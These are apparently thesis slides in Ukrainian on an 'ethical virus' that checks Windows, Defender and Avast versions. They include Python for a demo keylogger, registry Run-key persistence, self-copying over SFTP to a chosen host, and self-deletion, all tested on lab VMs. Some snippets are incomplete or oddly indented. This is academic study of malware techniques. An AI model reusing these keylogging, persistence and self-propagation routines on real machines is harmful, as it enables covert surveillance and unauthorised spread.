Київський національний університет будівництва і архітектури

Кафедра кібербезпеки та комп’ютерної інженерії

Методи використання шкідливого програмного забезпечення для виконання завдань кібербезпеки

Керівник: к.т.н., доцент Шабала Є.Є.

Виконавець: Солопенко Б.А.

2025

[1]

Актуальність роботи, наукова новизна, та мета

Актуальність дослідження: полягає у дослідженні використання методів для захисту комп’ютерних мереж, що розвивається паралельно із загрозами кібербезпеки.

Мета роботи: створення альтернативної моделі протидії кіберзагрозам за принципом будови «єтичного вірусу», що зможе бути рівною у функціоналі і виконанні у порівнянні з інструментами-аналогами.

Наукова новизна: полягає у розробці нових підходів до використання ШПЗ у сфері кібербезпеки. Відмінність запропонованих методів від існуючих полягає в їхній ефективності, точності та можливості застосування в реальних умовах.

Об'єкт дослідження: шкідливе програмне забезпечення та методи і алгоритми його роботи.

Предмет дослідження: методи та засоби з програмної реалізації робочих алгоритмів програм.

Проблема дослідження: використання ШПЗ несе за собою юридичні та фактичні обтяження щодо можливостей використання як інструменту.

[2]

Задачі та методи дослідження, структура кваліфікаційної роботи

- **Задачі дослідження:** дослідження теоретичних відомостей щодо будови ШПЗ, створення моделі програми на цій основі, проведення тестувань при різних умовах середовища.
- **Методи дослідження:** аналіз літературних джерел (для визначення відомих рішень в даній сфері) та тестування прикладів моделі
- **Структура кваліфікаційної роботи:** робота складається з 3 розділів: розгляду теоретичних основ використання ШПЗ, дослідження на практиці вивчених методів зі створенням прикладів, та розробка моделі програми «єтичного вірусу».

Аналіз різновидів ШПЗ

Теоретичне розуміння шкідливого програмного забезпечення базується на фундаментальних концепціях інформаційної безпеки, програмування та системного адміністрування. Класифікація шкідливого програмного забезпечення є важливим аспектом його дослідження, оскільки різні типи зловмисних програм характеризуються специфічними механізмами роботи, методами поширення та потенційними наслідками для цільових систем. Розуміння цих відмінностей дозволяє фахівцям з кібербезпеки розробляти спеціалізовані підходи до виявлення, аналізу та нейтралізації конкретних загроз.

[4]

Основні методи використання ШПЗ

З основних способів застосування зразків ШПЗ у кібербезпеці виділяють такі:

1) Для створення вірусних сигнатур
2) Для налаштування виявлення антивірусними програмами
3) Для реверсивної інженерії і аналізу дій
4) Для виявлення вразливостей у системі
5) Для тренувань машинного навчання

theZoo – один з прикладів як використовують ШПЗ для навчальних цілей. Цей репозитарій має у собі більше ніж 200 різних зразків малварів та інших видів вірусів. Таким чином можна проводити детальне дослідження зразків вірусів на практиці, якщо дотримуватися правил безпеки.


[5]

Реалізація методу на основі кейлоггера


За принципом роботи кейлоггера було створено тестову програму, що збирає натиснені клавіші користувачем у окремий файл, з демонстрацією процесу у окремому вікні.

```python
import tkinter as tk
from pynput import keyboard

log_file = "keys_log.txt"

def on_press(key):
    text = f"{key}\n"
    output.insert(tk.END, text)
    with open(log_file, "a", encoding="utf-8") as f:
        f.write(text)

def on_release(key):
    if key == keyboard.Key.esc:
        root.quit()
        return False

root = tk.Tk()
root.title("Keyboard Logger (Demo)")
output = tk.Text(root, width=40, height=10)
output.pack()

listener = keyboard.Listener(on_press=on_press, on_release=on_release)
listener.start()

root.mainloop()
listener.stop()
```

Код кейлоггера для збору введених клавіш



Робоче вікно програми



Результат виконання, записаний у файл

[6]

Реалізація програми для перевірки версій

Як основу для «єтичного вірусу» було розроблено приклад програми, що перевіряє актуальність версії ОС та Windows Defender. Актуальність цих складових системи є першою лінією захисту від кіберзагроз, і також простий у програмній реалізації.

```python
import os
import subprocess
import wmi
import winreg


# Додавання програми до автозапуску

def add_to_startup():
    exe_path = os.path.abspath(__file__)  # шлях до цього скрипту
    reg_key = r"Software\Microsoft\Windows\CurrentVersion\Run"

    try:
        key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, reg_key, 0, winreg.KEY_SET_VALUE)
        winreg.SetValueEx(key, "WindowsCheckScript", 0, winreg.REG_SZ, exe_path)
        winreg.CloseKey(key)
        print("Програму додано до автозапуску.")
    except Exception as e:
        print(f"Не вдалося додати до автозапуску: {e}")


def check_windows_version(min_build=19045):
    c = wmi.WMI()
    for os in c.Win32_OperatingSystem():
        build = int(os.BuildNumber)
        version = os.Version
        caption = os.Caption

        print(f"Поточна Windows: {caption}, версія {version}, build {build}")

        return build >= min_build
```

Код програми


```
D:\>python 11.py
Перевірка системи...

Поточна Windows: Microsoft Windows 10 Pro, версія 10.0.19045, build 19045
Версія сигнатур Defender: 1.441.378.0

----------------------------------------
Усе актуально: Windows та Microsoft Defender оновлені.
----------------------------------------

D:\>
```

Результат виконання коду

[7]

Створення моделі «єтичного вірусу»

За розглянутими для проведення перевірки роботи моделі програми було створено імітацію локальної мережи декількох комп’ютерів за допомогою віртуальних машин, з встановленими різними версіями ОС та програм. Програма буде повинна виконуватись на одному пристрої, і після цього копіюватись на інший вказаний IP у мережі, і видаляти себе.



Основна логіка моделі програми

```
Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::9ba8:8c68:1654:2ba4%27
IPv4 Address. . . . . . . . . . . : 192.168.0.116
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . :
```

Налаштування досяжності основного хосту

```
Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::ba76:bf0:3cd7:d30b%35
IPv4 Address. . . . . . . . . . . : 192.168.0.139
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.0.1
```

Налаштування досяжності віртуальної машини

Алгоритм для перевірки версії ОС та Defender




Схема алгоритму

```python
import os
import sys
import platform
import subprocess
import json
import winreg
import re
import paramiko
import getpass
from pathlib import Path

# 1. Перевірка версії ОС Windows
def get_windows_version():
    version = platform.platform()
    return version

# 2. Отримання версії Windows Defender
def get_defender_version():
    try:
        # Виконуємо PowerShell команду
        cmd = [
            "powershell",
            "-Command",
            "Get-MpComputerStatus | Select-Object -Property AntispywareSignatureVersion, AntivirusSignatureVersion | ConvertTo-Json"
        ]
        result = subprocess.check_output(cmd, encoding='utf-8', errors='ignore')
        data = json.loads(result)
        return {
            "AntispywareSignatureVersion": data.get("AntispywareSignatureVersion"),
            "AntivirusSignatureVersion": data.get("AntivirusSignatureVersion")
        }
    except Exception as e:
        return {"error": str(e)}
```

Програмна реалізація

Алгоритм для перевірки версії антивірусу




Схема алгоритму

```python
#5. Перевірка версії Avast Antivirus
def get_avast_version():
    """
    Зчитує версію Avast через реєстр Windows.
    Повертає рядок з версією або None.
    """
    registry_paths = [
        r"SOFTWARE\\AVAST Software\\Avast",
        r"SOFTWARE\\WOW6432Node\\AVAST Software\\Avast"
    ]

    for path in registry_paths:
        try:
            key = winreg.OpenKey(winreg.HKEY_LOCAL_MACHINE, path)
            try:
                version, _ = winreg.QueryValueEx(key, "DisplayVersion")
                return version
            except FileNotFoundError:
                pass

            try:
                version, _ = winreg.QueryValueEx(key, "Version")
                return version
            except FileNotFoundError:
                pass
        except FileNotFoundError:
            continue

    return None
```

Програмна реалізація

Алгоритм самореплікації програми




Схема алгоритму

```python
def sftp_put_file(host, port, username, password, local_path, remote_path, key_filename=None):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())  # Для демонстрації; у продукції краще використовувати known_hosts
    try:
        if key_filename:
            client.connect(hostname=host, port=port, username=username, key_filename=key_filename)
        else:
            client.connect(hostname=host, port=port, username=username, password=password)

        sftp = client.open_sftp()
        sftp.put(local_path, remote_path)
        sftp.close()
        print(f"Файл {local_path} скопійовано на {username}@{host}:{remote_path}")
    finally:
        client.close()

    import argparse
    p = argparse.ArgumentParser(description="Безпечна передача файлу по SFTP (потрібен дозвіл).")
    p.add_argument("--host", required=True)
    p.add_argument("--port", type=int, default=22)
    p.add_argument("--user", required=True)
    p.add_argument("--local", required=True)
    p.add_argument("--remote", required=True)
    p.add_argument("--key", default=None, help="шлях до приватного ключа (опціонально)")
    args = p.parse_args()

    if args.key is None:
        pwd = getpass.getpass(f"Password for {args.user}@{args.host}: ")
    else:
        pwd = None

    sftp_put_file(args.host, args.port, args.user, pwd, args.local, args.remote, key_filename=args.key)

    self_delete()
```

Програмна реалізація

[11]

Тестування виконання програми

```python
# Основна логіка
# ------------------------------------
if __name__ == "__main__":
    print("=== Перевірка системи Windows ===\n")

    # --- Версія Windows ---
    win_version = get_windows_version()
    print(f"Версія Windows: {win_version}")

    # Мінімальна рекомендована версія ОС
    recommended_os_version = "10.0.19045"  # Windows 10 22H2

    # --- Windows Defender ---
    defender_info = get_defender_version()
    print("\nДані Windows Defender:")
    print(defender_info)

    # Мінімально рекомендовані версії Defender
    recommended_defender_version = "1.395.0.0"

    # --- Версія антивіруса ---
    ANTIVIRUS_NAME = "Avast Free Antivirus"
    LATEST_VERSION = "24.2.6100"   # Вкажіть актуальну версію Avast
    UPDATE_URL = "https://www.avast.com/download"
```

Введення референсних значень

```
=== Перевірка системи Windows ===

Версія Windows: Windows-10-10.0.19045-SP0

Дані Windows Defender:
{'AntispywareSignatureVersion': '1.393.1200.0', 'AntivirusSignatureVersion': '1.393.1200.0'}

=== Результати аналізу ===
[OK] Версія Windows відповідає рекомендованій або новіша.

[ПОТРІБНО ОНОВЛЕННЯ] Підписи Windows Defender застарілі.
Ресурси для оновлення:
 • Оновлення Defender вручну: https://www.microsoft.com/en-us/wdsi/defenderupdates
 • Через PowerShell: Update-MpSignature

[INFO] Самознищення файлу: D:proga.py
[INFO] Файл успішно самовидалений.
D:\>
```

Результат виконання програми, що виводиться у консоль

Висновки

- Під час написання кваліфікаційної роботи магістра було розглянуто механізми будови і виконання роботи зразків шкідливого програмного забезпечення.
- Досліджено особливості функціоналу кожного з основних типів шкідливого програмного забезпечення, засвоєно їх ключові різниці та особливості.
- Розглянуто основні принципи використання шкідливого програмного забезпечення у сфері кібербезпеки, вивчено основі напрями та тенденції.
- Розглянуто значення терміну «єтичний вірус» у сфері кібербезпеки, та проаналізовано потенціал таких програм у виконанні задач з забезпечення кібербезпеки.
- За результатами досліджень було створено декілька тестових варіацій програми, що використовує принципи роботи шкідливого програмного забезпечення, але виконує завдання для захисту систем. На основі отриманих результатів тестування було вирішено поглиблено застосувати метод використання «єтичного вірусу».
- Для налаштування середовища розробки було використано VMWare Workstation як основний інструмент віртуалізації для імітації роботи самореплікації моделі програми. Основним інструментом для написання коду був використаний Notepad++, а компілювання коду виконувалось у системній консолі.
- Було розроблено основний робочий алгоритм програми, який складається з таких частин: перевірка версії ОС і Defender, перевірка версії антивіруса, самореплікація і знищення програми. За цим алгоритмом було створено повноцінний код програми, та протестовано його виконання у різних умовах, таких як різні встановлені версії на різних пристроях одночасно.
- Протестовано детектування програми основними представниками антивірусів і отримано позитивний результат. Розглянуто можливі покращення процесу створення програм за будовою і функціоналом шкідливого програмного забезпечення, досліджено потенціал подальшого розвитку методу використання «єтичного вірусу».